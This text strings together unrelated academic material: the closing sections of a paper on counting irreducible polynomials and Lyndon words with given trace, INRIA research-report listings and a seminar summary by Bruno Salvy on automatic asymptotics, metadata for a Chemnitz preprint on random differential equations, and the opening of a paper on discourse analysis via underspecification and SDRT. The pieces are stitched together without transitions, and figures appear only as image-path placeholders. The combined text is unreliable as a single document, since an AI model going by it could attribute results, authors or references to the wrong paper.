$$q^{n-1} = \sum_{d|n}\sum_{de=t} \frac{n}{d} I_q\left(\frac{n}{d}, e\right).$$

From Theorem 2.2 and Corollary 2.4, we obtain

$$I_q(n,t) = \frac{1}{qn}\sum_{d|n}\sum_{de=t} \mu(d) q^{n/d}.$$

The equation $de = t$ where d is an integer and $e, t \in GF(q)$ has a unique solution e if $t \neq 0$ and $p \nmid d$. If $t = 0$, then there is one solution $e = 0$ if $p \nmid d$ and there are q solutions if $p \mid d$. Thus, if $t \neq 0$, then

$$I_q(n,t) = \frac{1}{qn}\sum_{\substack{d|n\\ p\nmid d}} \mu(d) q^{n/d},$$

thereby proving Theorem 1.1. Otherwise, if $t = 0$, then

$$I_q(n,0) = I_q(n,1) + \frac{1}{n}\sum_{\substack{d|n\\ p\mid d}} \mu(d) q^{n/d}.$$

4. Lyndon words with given trace. If $\mathbf{a} = a_1 a_2 \cdots a_n$ is a word, then we define its trace mod q, $Tr_q(\mathbf{a})$, to be $\sum a_i \bmod q$. Let $L_q(n,t)$ denote the number of q-ary Lyndon words of length n and trace t mod q. Note that any q-ary string of length n can be expressed as the concatenation of d copies of the rotation of some Lyndon word of length n/d for some $d \mid n$. Note further that there are precisely q^{n-1}

words of length n with trace t because any word of length $n-1$ can have a final nth character appended in only one way to have trace t. It therefore follows that

$$q^{n-1} = \sum_{d|n} \sum_{de \equiv t(q)} \frac{n}{d} L_q\left(\frac{n}{d}, e\right). \tag{4.1}$$

This can be solved using Theorem 2.2 and Corollary 2.5 to yield

$$nL_q(n,t) = \sum_{d|n} \mu(d) \sum_{de \equiv t(q)} q^{n/d-1}.$$

Hence

$$L_q(n,t) = \frac{1}{qn} \sum_{\substack{d|n \\ \gcd(q,d)|t}} \gcd(q,d)\mu(d) q^{n/d}. \tag{4.2}$$

Equation (4.2) is true because $de \equiv t(q)$ has a solution if and only if $\gcd(d,q) \mid t$. If a solution exists, then it has precisely $\gcd(d,q)$ solutions (e.g., [2, Corollary 33.22, p. 821]). This proves Theorem 1.2.

We could also consider the more general question of computing $L_{q,r}(n,t)$, the number of q-ary Lyndon words with trace mod r, and derive similar but more complicated formulae. If $M_q(n,t)$ is the number of q-ary length n strings whose characters sum to t, then clearly $M_q(1,t) = [\![0 \le t < q]\!]$ and for $n > 1$

$$M_q(n,t) = \sum_{i=0}^{q} M_q(n-1, t-i).$$

If $T_{q,r}(n,t)$ denotes the number of q-ary length n strings with trace mod r equal to t, then

$$T_{q,r}(n,t) = \sum_{s \equiv t(r)} M_q(n,s).$$

Using the same approach as before

$$L_{q,r}(n,t) = \frac{1}{n} \sum_{d|n} \mu(d) \sum_{de \equiv t(r)} T_{q,r}\left(\frac{n}{d}, e\right).$$

The equation for $L_{q,r}(n,t)$ seems to produce no particularly nice formulae, except in the case seen previously where $q = r$ or if $q = 2$. When $q = 2$, $M_2(n,t) = \binom{n}{t}$ and

$$T_{2,r}(n,t) = \sum_{s \equiv t(r)} \binom{n}{s}.$$

However, in this case there is already a well-known formula for the number of Lyndon words with k 1's, namely,

$$P_2(n,k) = \frac{1}{n} \sum_{d|\gcd(n,k)} \mu(d) \binom{n/d}{k/d},$$

from which we obtain $L_{2,r}(n,t) = \sum_{s \equiv t(2)} P_2(n,s)$.

5. Final remarks. Our generalized Möbius inversion theorem can be extended to a Möbius inversion theorem on posets. Background material on Möbius inversion on posets may be found in Stanley [5]. We state here the modified definition of recombinant and the inversion theorem but omit the proof.

DEFINITION 5.1. *Let $\mathcal{P}$ be a poset, let $\mathcal{R}$ be a set, and let $\{X(y,x,t)\}_{x,y\in\mathcal{P},y\preceq x,t\in\mathcal{R}}$ be a family of subsets of $\mathcal{R}$. The family $\{X(y,x,t)\}_{x,y\in\mathcal{P},y\preceq x,t\in\mathcal{R}}$ is* recombinant *if*

(i) *$X(x,x,t)=\{t\}$ for all $t\in\mathcal{R}$ and*

(ii) *$\{e'\in X(z,y,e) : e\in X(y,x,t)\}=\{e\in X(z,x,t)\}$ for all $z\preceq y\preceq x\in\mathcal{P}, t\in\mathcal{R}$.*

We note that if $\mathcal{P}$ is the divisor lattice and $\mathcal{R}$ is an additive monoid, then the collection $\{X(x,y,t)\}_{x,y\in\mathcal{P},x\leq y,t\in\mathcal{R}}$ where $X(x,y,t)=\{e\in\mathcal{R} : (y/x)e=t\}$ is recombinant, as per Lemma 2.3.

THEOREM 5.2. *Let $\mathcal{P}$ be a poset, let $\mathcal{R}$ be a set, and let $\{X(y,x,t)\}_{x,y\in\mathcal{P},y\preceq x,t\in\mathcal{R}}$ be a recombinant family. Let $A:\mathcal{P}\times\mathcal{R}\to\mathcal{C}$, and $B:\mathcal{P}\times\mathcal{R}\to\mathcal{C}$, be functions where $\mathcal{C}$ is a commutative ring with identity. Then*

$$A(x,t)=\sum_{y\preceq x}\sum_{e\in X(y,x,t)}B(y,e)$$

for all $x\in\mathcal{P}$ and $t\in\mathcal{R}$ if and only if

$$B(x,t)=\sum_{y\preceq x}\mu(y,x)\sum_{e\in X(y,x,t)}A(y,e)$$

for all $x\in\mathcal{P}$ and $t\in\mathcal{R}$. (Here $\mu(y,x)$ is the Möbius function of the poset $\mathcal{P}$.)

Tables of the numbers $I_q(n,t)$ and $L_q(n,t)$ for small values of q and n may be found on Frank Ruskey's combinatorial object server (COS) at www.theory.csc.uvic.ca/~cos/inf/{lyndon.html,irreducible.html}. They also appear in Neil Sloane's on-line encyclopedia of integer sequences (at http://www.research.att.com/~njas/sequences/) as $I_2(n,0)=L_2(n,0)=$ A051841, $I_2(n,1)=L_2(n,1)=$ A000048, $I_3(n,0)=L_3(n,0)=$ A046209, $I_3(n,1)=L_3(n,1)=$ A046211, $L_4(n,0)=$ A054664, $I_4(n,1)=L_4(n,1)=$ A054660, $L_5(n,0)=$ A054661, $I_5(n,1)=L_5(n,1)=$ A054662, $L_6(n,0)=$ A054665, $L_6(n,1)=$ A054666, $L_6(n,2)=$ A054667, $L_6(n,3)=$ A054700.

Acknowledgment. The authors wish to thank Aaron Gulliver for helpful discussions regarding this paper.

REFERENCES

[1] L. CARLITZ, *A theorem of Dickson on irreducible polynomials*, Proc. Amer. Math. Soc., 3 (1952), pp. 693-700.

[2] T.H. CORMEN, C.E. LEISERSON, AND R.L. RIVEST, *Introduction to Algorithms*, McGraw-Hill, New York, 1990.

[3] D. JUNGNICKEL, *Finite Fields: Structure and arithmetics*, B.I. Wissenschaftsverlag, Mannheim, Germany, 1993.

[4] D.E. KNUTH, R.L. GRAHAM, AND O. PATASHNIK, *Concrete Mathematics*, Addison-Wesley, Reading, MA, 1989.

[5] R.P. STANLEY, *Enumerative Combinatorics, Vol.* I, Cambridge University Press, Cambridge, UK, 1997.

RR-2130 - Algorithms seminars 1992-1993

Salvy, Bruno

Les rapports de cet auteur

Rapport de recherche de l'INRIA- Rocquencourt

Fichier PostScript / *PostScript file*

Fichier PDF / *PDF file*

Equipe : ALGO - 188 pages - Décembre 1993 - Document en anglais

---

Abstract : These seminar notes represent the proceedings (some in French) of a seminar devoted to the analysis of algorithms and related topics. The subjects covered include combinatorial models and random generation, symbolic computati- on, asymptotic analysis, average-case analysis of algorithms and data structures and some computational number theory.

Résumé : Ces notes de seminaires representent les actes, pour la plupart en anglais, d'un seminaire consacre a l'analyse d'algorithmes et aux domaines connexes. Les themes abordes comprennent : modeles combinatoires, generation aleatoire, calcul formel, analyse asymptotique, analyse en moyenne d'algorithmes et de structures de donnees, ainsi qu'un peu de theorie algorithmique des nombres.

Automatic Asymptotics and Generating Functions

Bruno Salvy
INRIA Rocquencourt

September 16, 1992

[summary by Bruno Salvy]

Abstract

Computer algebra systems can be of help in the asymptotic analysis of combinatorial sequences. Several algorithms are presented, most of which have been implemented in Maple.

Introduction

We assume a sequence is given, either by its first terms or by a combinatorial description of a class of objects it enumerates. The main tool we use is the *generating function* of the sequence. The idea is to consider this formal power series as an analytic function. When the series has a non-zero radius of convergence, Cauchy's theory makes it possible to find an asymptotic estimate of the sequence we started with.

1. From the sequence to the series

The preferred method naturally depends on the available information concerning the sequence.

Empirical method. When only the first few terms of the sequence are known, there are *a priori* an infinite number of possible sequences, and there seems to be little sense in looking for an asymptotic behaviour. However, there is quite often a "simple" sequence defined by these first terms. This approach was initiated by F. Bergeron and S. Plouffe [2], who looked for Padé approximants of the generating series. When the number of non-zero coefficients of the Padé approximant is "significantly" smaller than the number of given terms of the sequence, it is natural to conjecture that the generating series is rational and that a closed-form was found. This method can be extended by applying it to the logarithmic derivative or to the functional inverse of the given power series, which yields nice generating functions.

With P. Zimmermann, we applied this idea of looking for a "simple" generating function given its first coefficients to the quest of "holonomic" sequences, i.e. sequences satisfying a linear recurrence with polynomial coefficients. Rather than looking for a Padé approximant, this recurrence is sought by an undeterminate coefficients method. When the number of non-zero coefficients of the recurrence is "sufficiently" smaller than the number of given terms, the recurrence is conjectured as being satisfied by the whole sequence. This is implemented in the Gfun package [12].

Both these methods are very efficient in practice. Among the approximately 6000 sequences of the next edition of Sloane's book [14], roughly 25% of the sequences are thus conjectured rational, and an extra 5% are conjectured holonomic non-rational [9].

Combinatorial method. A large number of sequences f_n enumerate the number of objects of size n in some *decomposable* combinatorial data-structure. This means that the structure can be expressed in terms of a small combinatorial toolbox comprising cartesian product, disjoint union, list, set, cycle and basic atoms. Thus the structure "functional graph" (the graph of an application of a set of n elements into itself) is

expressed as a set of connected components, these components being cycles of trees, these trees themselves being recursively defined as the cartesian product of a node (the root of the tree) by a set of trees.

The $\Lambda\Upsilon\Omega$ system, developed jointly with P. Zimmermann and Ph. Flajolet [3, 4] implements a translation of these combinatorial specifications into equations relating the corresponding generating functions. In the example of functional graphs, the first part of the system will produce the following equations:

$$\mathrm{FuncGraph}(z) = \exp(\mathrm{comp}(z)), \quad \mathrm{comp}(z) = \log[1/(1-\mathrm{tree}(z))], \quad \mathrm{tree}(z) = z\,\exp(\mathrm{tree}(z)).$$

A second part of the system then attempts to find an explicit form of the generating function from this system. For, in its current state, the asymptotic part of the $\Lambda\Upsilon\Omega$ system can only handle explicit generating functions. In this example, thanks to Maple's W function, the following "explicit" form is obtained:

$$\frac{1}{1+W(-z)}.$$

Conclusion. Two very different methods have been described to obtain the generating function of a sequence. The first one finds *holonomic* generating functions, i.e. solutions of linear differential equations with polynomial coefficients. The second one is more combinatorial and finds generating functions that obey functional equations expressed in terms of some "elementary" functions. In some cases, these equations can be solved.

Known algorithms to get "explicit" forms from these equations can be summarised as follows.

- Liouvillian solutions of linear differential equations can be obtained by Kovacic's algorithm for the case of order 2. This algorithm is (at least partially) implemented in most computer algebra systems. An algorithm due to M. Singer treats the general case, but is not practical. The third order has been made practical by F. Ulmer, but there is no generally available implementation;
- Hypergeometric solutions of linear differential equations can be found by an algorithm due principally to M. Petkovšek, without any limitation on the order of the equation [8];
- Elementary functional equations can only be solved in some special cases.

2. From generating functions to asymptotics

When the generating series defines an analytic function, Cauchy's formula yields the nth Taylor coefficient as

$$[z^n]f(z) = \frac{1}{2i\pi}\oint \frac{f(z)}{z^{n+1}}dz.$$

The path of integration is a closed contour containing the origin and no other singularity.

We are looking for an asymptotic estimate as n tends to infinity. First of all, Hadamard's rule implies that the coefficients grow roughly as $1/R^n$, where R is the radius of convergence. This relates the exponential growth of the Taylor coefficients of a generating function to the location of its singularities. Besides, simple functions whose coefficients are known, such as $1/(1-z)^\alpha$, give the intuition that sub-exponential growth of the coefficients is related to the local growth of the generating function in the neighbourhood of its singularity of smallest modulus. This can be made precise.

2.1. Singularity analysis. In 1878, G. Darboux treated the case of algebraic singularities. This result was extended by R. Jungen in 1934 to handle singularities in $(1-z)^\alpha \log^k(1-z)$, where k is a non-negative integer. Finally, Ph. Flajolet and A. Odlyzko [5] described the more general case where the exponents of $(1-z)$ and of the logarithm are complex numbers. These methods yield a full asymptotic expansion of the Taylor coefficients.

This leads to the following algorithm to find the asymptotic expansion of coefficients of a generating function.

(1) Locate the singularities of smallest modulus;
(2) Compute the expansion of the function in the neighbourhood of these singularities;
(3) Translate this expansion into the expansion of the coefficients.

The last step above is easy. We now insist on how the first two steps can be automated. This depends on the type of equation defining the generating function.

When the generating function is given as a solution to a linear differential equation, its singularities are found among the poles of the coefficients of the equation and the roots of its leading coefficient. Since the coefficients are polynomials, singularities in this case are therefore algebraic numbers. When the generating function is given explicitly in terms of elementary functions, it is easy to find a set of points containing the singularities by a recursive algorithm.

Then one has to compare the moduli of the singularities. Algebraic numbers can be compared by purely algebraic methods using resultants and Sturm sequences. It is also possible to make use of guaranteed numerical estimates, see [6]. In the more general case of elementary constants one is confined to heuristics, the problem being related to difficult questions of transcendency.

Once the dominant singularities have been located, one looks for the local behaviour of the generating function in the neighbourhood of these singularities. When the function is given explicitly as an exp-log function (functions built up from $\mathbb{Q}$ and x by field operation, exp and $x \mapsto \log|x|$), a recent algorithm due to J. Shackell [13] makes it possible to compute the local expansion. When the generating function is holonomic, the possible behaviours have been given by E. Fabry in 1885, and have the form

$$\exp[P(1/(1-(z/\rho)^{1/d}))](1-z/\rho)^{\alpha}\sum_{k=0}^{K}\phi_k(z)\log^k(1-z/\rho),$$

where ϕ_k are formal power series in $1-z/\rho$. Such local solutions can be determined automatically [15]. Once a basis of local solutions has been found, one has to find the right linear combination in terms of the first elements of the sequence. While these elements are given by the Taylor expansion of the function at the origin, we have a basis of local solutions at the singularity. Besides, the formal power series ϕ_k are generally divergent. One must then resort to the theory of resummation [1].

2.2. Saddle-point method. When the function is entire or has a singularity of a more "violent" type than a mere algebraico-logarithmic type, it is often possible to use a saddle-point method. Setting $h(z) = \log(f(z)) - (n+1)\log z$, the contour of Cauchy's integral is deformed to pass through a point (*the saddle-point*) where $h'(z) = 0$. With a few extra hypotheses, Cauchy's integral is then concentrated in the neighbourhood of the saddle-point and the integral can be approximated by a Gaussian. If we denote the saddle-point by R, the nth coefficient is then estimated as

$$[z^n]f(z) \approx \frac{f(R)}{R^{n+1}\sqrt{2\pi h''(R)}}.$$

To automate this method and the approximations it requires, one uses a theorem due to W. K. Hayman [7], which makes it possible to decide sufficient conditions under which the method applies. A last technical problem is that the saddle-point is often only available as an asymptotic expansion deduced from the equation $h'(R) = 0$. An algorithm to compute this expansion under very general conditions has been developed in [11].

Bibliography

[1] Balser (W.), Braaksma (B. L. J.), Ramis (J.-P.), and Sibuya (Y.). – Multisummability of formal power series solutions of linear ordinary differential equations. *Asymptotic Analysis*, vol. 5, 1991, pp. 27–45.

[2] Bergeron (F.) and Plouffe (S.). – Computing the generating function of a series given its first terms. *Journal of experimental mathematics*, 1993.

[3] Flajolet (P.), Salvy (B.), and Zimmermann (P.). – *Lambda-Upsilon-Omega: The 1989 CookBook*. – Research Report n° 1073, Institut National de Recherche en Informatique et en Automatique, August 1989. 116 pages.

[4] Flajolet (P.), Salvy (B.), and Zimmermann (P.). – Automatic average-case analysis of algorithms. *Theoretical Computer Science, Series A*, vol. 79, n° 1, February 1991, pp. 37–109.

[5] Flajolet (Philippe) and Odlyzko (Andrew M.). – Singularity analysis of generating functions. *SIAM Journal on Discrete Mathematics*, vol. 3, n° 2, 1990, pp. 216–240.

[6] Gourdon (Xavier) and Salvy (Bruno). – Asymptotics of linear recurrences with rational coefficients. In Barlotti (A.), Delest (M.), and Pinzani (R.) (editors), *Formal Power Series and Algebraic Combinatorics*, pp. 253–266. – 1993. Proceedings of FPACS'5, Florence (Italy).

[7] Hayman (W. K.). – A generalization of Stirling's formula. *Journal für die reine und angewandte Mathematik*, vol. 196, 1956, pp. 67–95.

[8] Petkovšek (Marko) and Salvy (Bruno). – Finding all hypergeometric solutions of linear differential equations. In Bronstein (Manuel) (editor), *ISSAC'93*. pp. 27–33. – ACM Press, July 1993.

[9] Plouffe (S.). – *Approximations de séries génératrices et quelques conjectures.* – Master's thesis, Université du Québec à Montréal, September 1992. Also available as Research Report 92-61, Laboratoire Bordelais de Recherche en Informatique, Bordeaux, France.

[10] Salvy (Bruno). – *Asymptotique automatique et fonctions génératrices.* – PhD thesis, École Polytechnique, 1991.

[11] Salvy (Bruno) and Shackell (John). – Asymptotic expansions of functional inverses. In Wang (Paul S.) (editor), *Symbolic and Algebraic Computation*. pp. 130–137. – ACM Press, 1992. Proceedings of ISSAC'92, Berkeley.

[12] Salvy (Bruno) and Zimmermann (Paul). – *Gfun: a Maple package for the manipulation of generating and holonomic functions in one variable.* – Technical Report n° 143, Institut National de Recherche en Informatique et en Automatique, 1992. To appear in *ACM Transactions on Mathematical Software*.

[13] Shackell (John). – Growth estimates for exp-log functions. *Journal of Symbolic Computation*, vol. 10, December 1990, pp. 611–632.

[14] Sloane (N. J. A.). – *A Handbook of Integer Sequences.* – Academic Press, 1973.

[15] Tournier (Évelyne). – *Solutions formelles d'équations différentielles.* – Doctorat d'État, Université scientifique, technologique et médicale de Grenoble, 1987.

RR-2600 - A Combinatorial Problem in the Classification of Second-Order Linear ODE's

Salvy, Bruno - Slavyanov, Sergey Yu.

Les rapports de cet auteur

Rapport de recherche de l'INRIA- Rocquencourt

Fichier PostScript / *PostScript file*

Fichier PDF / *PDF file*

Equipe : ALGO - 7 pages - Juin 1995 - Document en anglais

Titre français : Un problème combinatoire en classification des EDO linéaires du second ordre

RT-0143 - GFUN : a maple package for the manipulation of generating and holonomic functions in one variable

Salvy, Bruno - Zimmermann, P.

Les rapports de cet auteur

Rapport technique de l'INRIA- Rocquencourt

Fichier PostScript / *PostScript file*

Fichier PDF / *PDF file*

Equipe : ALGO - 14 pages - Novembre 1992 - Document en anglais

---

Abstract : We describe the GFUN package which contains functions for manipulating sequences, linear recurrences or differential equations and generating functions of various types. This document is intended both as an elementary introduction to the subject and as a reference manual for the package.

Résumé : Nous decrivons le package GFUN qui contient des fonctions permettant de manipuler des suites, des recurrences ou des equations differentielles lineaires ainsi que des fonctions generatrices de types varies. Ce document est concu a la fois comme une introduction elementaire au domaine et comme un manuel de reference pour le package.

---

vom Scheidt, J.; Starkloff, H.-J.; Wunderlich, R. : Stationary solutions of random differential equations with polynomial nonlinearities

Author(s) :
vom Scheidt, J.; Starkloff, H.-J.; Wunderlich, R.

Title :
Stationary solutions of random differential equations with polynomial nonlinearities

Electronic source :
[gzipped dvi-file] 26 kB
[gzipped ps-file] 89 kB

Preprint series
Technische Universität Chemnitz, Fakultät für Mathematik (Germany). Preprint 99-2, 1999

Mathematics Subject Classification :
60H10 [Stochastic ordinary differential equations]
34F05 [ODE with randomness]
70L05 [Random vibrations (general mechanics)]
11B83 [Special sequences of integers and polynomials]

Abstract :
The paper deals with systems of ODEs containing polynomial nonlinearities and random inhomogeneous terms. Applying perturbation method pathwise solutions are found in form of power series with respect to a parameter eta controlling the nonlinearities. Under the assumption that for eta=0 the system is stable and that the inhomogeneous terms are bounded the radius of convergence of the perturbation series is estimated. Further, it is proved that the perturbation series form stationary solutions if the inhomogeneous terms are stationary.

Keywords :
nonlinear differential equations, perturbation series, Catalan number, stationary solution

Language :
english

Publication time :
4/1999

Please send comments concerning this metadata document to wwwadm@mathematik.tu-chemnitz.de
last update: 23.Dezember 1999

Robust Text Analysis via Underspecification

Frank Schilder*

Department for Informatics
Vogt-Kölln-Str. 30
22527 Hamburg
Germany

Abstract

This paper is concerned with the robust analysis of the discourse structure of a text via underspecification. Most current discourse theories (e.g. Rhetorical Structure Theory (RST) by Mann and Thompson (1988), Abduction by Hobbs *et al.* (1993) or Segmented Discourse Representation Theory (SDRT) by Asher (1993)) require detailed world and context knowledge for the derivation of the discourse structure. A discourse structure for a given text has to be obtained in every case. For an ambiguous discourse a high number of structures may be generated.

The present approach instead derives an *underspecified* discourse structure for text based on a limited set of discourse cues. Only when evidence for a discourse relation or a set of discourse relations is given, for example, via a discourse marker is the discourse structure further specified.

After providing background information on underspecification and SDRT, a general framework of an underspecified discourse grammar is outlined. This framework captures scope ambiguities of discourse relations, introduces to the SDRT representation the underspecification of the discourse relation that links two segments, and further specifies the content of an abstract topic node that dominates a segment.

1. Introduction

A robust processing of text that results in the text's discourse structure is not easy to achieve. Even a small and relatively simple text presupposes an extensive body of world knowledge. The derivation of the discourse structure, however, can be useful for many text processing tasks such as automatic text summarising, text retrieval and information extraction. Hence a robust, but not too thorough analysis of a text can help to improve these tasks. So far most current discourse theories presuppose a rich knowledge representation system including an inference machine. Hence robustness is only very rarely found in discourse theories which is partly due to the complexity of the theoretical undertaking. Many questions in discourse processing are still unsolved, such as anaphora resolution.

*Many thanks to Christie Manning for her help and support.

A few studies that try to aim at a more robust derivation of the rhetorical structure of a text have already been carried out. Marcu (1999), for example, employs decision-based learning techniques for rhetorical parsing. A crucial prerequisite for the success of the parser, however, is a discourse corpus tagged with rhetorical and semantic information. Unfortunately, there is still a lack of such corpora and compiling these corpora is quite work intensive and time-consuming.

In addition to the need to have more robust text processing tools for Natural Language Processing tasks such as summarising, a robust and seemingly shallow modelling of discourse processing may more accurately mirror what humans do while reading a text. A reader can grasp the gist of an article even when only skimming it. On reading the same article again the reader may build a more detailed representation of the article's structure and content, but it is questionable whether she will ever build up a complete and fully specified discourse structure. In contrast, current discourse theories specify that every single segment has to be put into a hierarchical order regarding the rest of the text. There is no empirical evidence that human readers actually do such a thing and certainly they do not do it as thoroughly as current discourse theories predict. On the contrary, studies on discourse annotation, as well as psycholinguistic research, suggest that readers do not always fully specify the discourse structure and anaphoric relations within a text.

A study on discourse annotation by (Marcu *et al.*, 1999), for example, suggests that human annotators of text employ a wait-and-see-approach while tagging text according to discourse structure. Log files created during their empirical studies showed that the annotators simultaneously maintained a high number of unrelated parts of discourse. This finding contradicts the view that a newly processed discourse unit is immediately incorporated in the discourse structure derived so far. Psychological investigations also show that readers do not always specify in every detail what the rhetorical structure of a text is.[1]

Hence, the main assumption of this paper is that the discourse structure should not, and even cannot always be precisely determined. The hierarchical structure that all current discourse theories assume cannot be pinned down as concretely as these theories demand. Instead, the discourse structure is only partly spelled out. There may be some passages in the text that can be fully specified with respect to the discourse structure, but other parts of the texts may not. There the discourse structure is left *underspecified*.

In this paper, the underspecification of the discourse structure is used to develop a general framework for discourse processing. Such a framework provides a base for a system that derives a formalisation in every case, even when crucial knowledge sources are not available. Consequently, the system draws heavily on underspecification techniques as they have already been successfully employed for the semantic analysis of sentences.

So far, only a few studies have been carried out on applying underspecification formalisms to discourse grammars (Gardent & Webber, 1998; Schilder, 1998). The current paper goes beyond these approaches by focusing on the underspecified representation of all possible discourse relations. Also discussed is how the topic information covering a more concise and abstract representation of larger text spans can be incorporated into the representation. Moreover, a method for specifying an upper bound of all conceivable readings is provided before a description of a preliminary implementation and an example derivation are discussed. Finally, future extensions of the framework and the implementation are discussed in the conclusion.

[1] See Garrod and Sanford (1985) for experiments on underspecified anaphoric references.

2. Background

This section provides some background information on underspecification techniques used in sentence and discourse semantics as well as a concise introduction to SDRT. SDRT has been chosen as the basic formal framework for the given approach, because it offers a high degree of formal machinery for capturing a wide variety of discourse phenomena including discourse attachment and constraints on anaphora resolution. For a robust text analysis, however, this rich formalism is rather a hindrance. Nevertheless, it may be useful to work within such a formal framework where robust techniques on drawing inferences on world knowledge can be incorporated as soon as they are developed. The general approach taken by this paper is to leave out parts of the theory that are computationally unattractive, but allow them to be substituted by robust methods at a later time.

2.1. Underspecification

Underspecification formalisms provide a formal system that can be used for the concise representation of more than one reading for an ambiguous sentence such as (1):

(1) Every man loves a woman.

The logical form may be

a. $\forall x \exists y\ man(x) \rightarrow (woman(y) \wedge love(x, y))$, or

b. $\exists y \forall x\ man(x) \rightarrow (woman(y) \wedge love(x, y))$

Within an underspecification formalism such as the hole-semantics proposed by Bos (1995) a representation is derived that leaves open the ordering between the two quantifiers. This is done by ordering constraints between sub-formulae (i.e. $\leq$ holding for sub-formulae of the Predicate Logic). Figure 1 reflects this partial ordering between sub-formulae.

More precisely, the ordering constraints hold between labels. Note that the sub-formulae in figure 1 are labelled either as a *hole* (e.g. h_o) or a *plug* (e.g. l_1). Resolving the representation means filling the *holes* (i.e. h_0, h_1, h_2) with *plugs* (i.e. l_1, l_2, and l_3).[2]




Figure 1: Two formulae can be derived from this underspecified representation

Similarly, discourse grammars have been developed that also allow underspecification. Here the scope of the to-be-derived rhetorical relations may be left open. Consider (2):

[2]There are two conceivable pluggings for the underspecified representation in figure 1: (a) $h_0 = l_1 \wedge h_1 = l_2 \wedge h_2 = l_3$ and (b) $h_0 = l_2 \wedge h_1 = l_3 \wedge h_2 = l_1$.

(2) (a) I try to read a novel (b) if I feel bored or (c) I am unhappy. (Gardent & Webber, 1998)

The discourse in (2) is ambiguous with respect to the expressed discourse structure. Either the speaker tries to read a novel provided one of the two conditions in (b) and (c) hold or the speaker tries to read a book *or* she is unhappy. As Gardent and Webber (1998) show, these two readings can be represented by leaving the structural relations between scope-bearing discourse relations underspecified. A formal representation is presented in figure 2. A tree logic is used to represent several trees in one representation (i.e. forest) instead of one tree for each reading, by employing dominance constraints on node labels similar to the ordering constraints for the hole-semantics. Such constraints on node labels are imposed indicating the strict dominance relation or the dominance relation, which is transitive. The strict dominance relation (i.e. parent relation) is drawn with a straight line, whereas the dominance relation is indicated by the dotted line.[3]

The forest representation in figure 2 can give rise to the following specified readings: (i) *a if (b or c)* or (ii) *(a if b) or c*.




Figure 2: The underspecified discourse structure for (2).

2.2. Segmented Discourse Representation Theory (SDRT)

SDRT can be seen as a natural extension of DRT (Kamp & Reyle, 1993). Within DRT Discourse Representation Structures (DRSs) are defined as pairs $\langle U, C \rangle$, with U a (finite and possibly empty) set of discourse referents, and C a (finite) set of conditions. A shortcoming of DRT is that longer discourse are represented as a conjunction of conditions. No hierarchical structure between different discourse segments can be captured by DRT. SDRT, on the other hand, allows segmental information to be added via discourse relations. Similar to a DRS, an SDRS is defined as a pair $\langle \mathcal{U}, \mathcal{C} \rangle$, with $\mathcal{U}$ a (finite) set of discourse segments, and $\mathcal{C}$ a (finite) set of SDRS conditions. Those conditions on $\mathcal{U}$ are obtained by applying a discourse relation to the discourse segments from $\mathcal{U}$.

It is important to note that the definition of an SDRS is recursive. The universe $\mathcal{U}$ consists of discourse segments which are either DRSs (i.e. basic case) or again SDRSs. Following Asher (1996) DRSs and SDRSs will be labelled ($\{K_1, \ldots, K_n\}$). Labels will become more important for the underspecified version of SDRT. But let us first present the formal recursive definition of an SDRS given as a pair of sets containing labelled DRSs or SDRSs, and the discourse relations holding between them.

[3]The two different approaches (i.e. hole-semantics and underspecification via dominance relations) are different ways to express underspecification. Using dominance relations is a more general way to capture underspecification, since the differentiation between holes and labels is not necessary.

Definition 1 (SDRS) *Let $K_1 : \alpha_1 \ldots K_n : \alpha_n$[4] be a labelled DRSs or SDRSs and R a set of discourse relations. The tuple $\langle \mathcal{U}, \mathcal{C} \rangle$ is an SDRS if*

(a) $\mathcal{U}$ is a labelled DRS and $\mathcal{C} = \emptyset$ or

(b) $\mathcal{U} = \{K_1 \ldots, K_n\}$ and $\mathcal{C}$ is a set of SDRS conditions. An SDRS condition is a discourse relation such as $D(K_1, \ldots, K_n)$, where $D \in R$.

For the basic case (i.e. $\langle K, \emptyset \rangle$) K labels a DRS representing the semantic context of a sentence:

(3) Pedro owns a donkey.

K :

$x\ y\ s$
Pedro(x) donkey(y) owns(s,x,y)

A clause that contains a verb constitutes a segment. For two segments a discourse relation has to be derived that furthermore introduces a hierarchical ordering indicated by a graph representation. Within this graph the nodes are the labelled SDRSs and the edges are discourse relations. Apart from the discourse relations, which impose the hierarchical ordering, 'topic' relations add more internal structure to this graph. If a sentence α is the topic of another sentence β, this is formalised as $\alpha \Downarrow \beta$.[5] This symbol also occurs in the graph, indicating a further SDRS condition. The graph representation illustrates the hierarchical structure of the discourse and in particular the open attachment site for newly processed sentences. Basically the constituents on the so-called 'right frontier' of the discourse structure are assumed to be available for further attachment (cf. Webber (1991)).[6]

As mentioned earlier, SDRT exploits discourse relations to establish a hierarchical ordering of discourse segments. How the discourse relations such as *Narration* or *Elaboration* are derived is left to an axiomatic theory called DICE (DIscourse in Commonsense Entailment) that uses a non-monotonic logic. Formally, this theory is expressed by means of the Comonsense Entailment (CE) (Asher & Morreau, 1991).

Taking the reader's world knowledge and Gricean-style pragmatic maxims into account, DICE provides a formal theory of discourse attachment. The main ingredients are defaults describing laws that encode the knowledge we have about the discourse relation and discourse processing. Two such laws are given here as an example for giving an impression of the type of information that has to be formalised:

Narration A common 'topic' is required for the two sentences α and β. It is the preferred relation for narrative texts and hence inferred by default if other information is not given.

[4] Greek symbols are normally used to described the semantic representation of sentences.

[5] A further SDRS condition is *Focus Background Pair* (FBP) which is introduced by *background*.

[6] See Asher (1996, p. 24) for a formal definition of openness in SDRT.

Elaboration The event described by the second sentence β is a part of the event of the first one α.

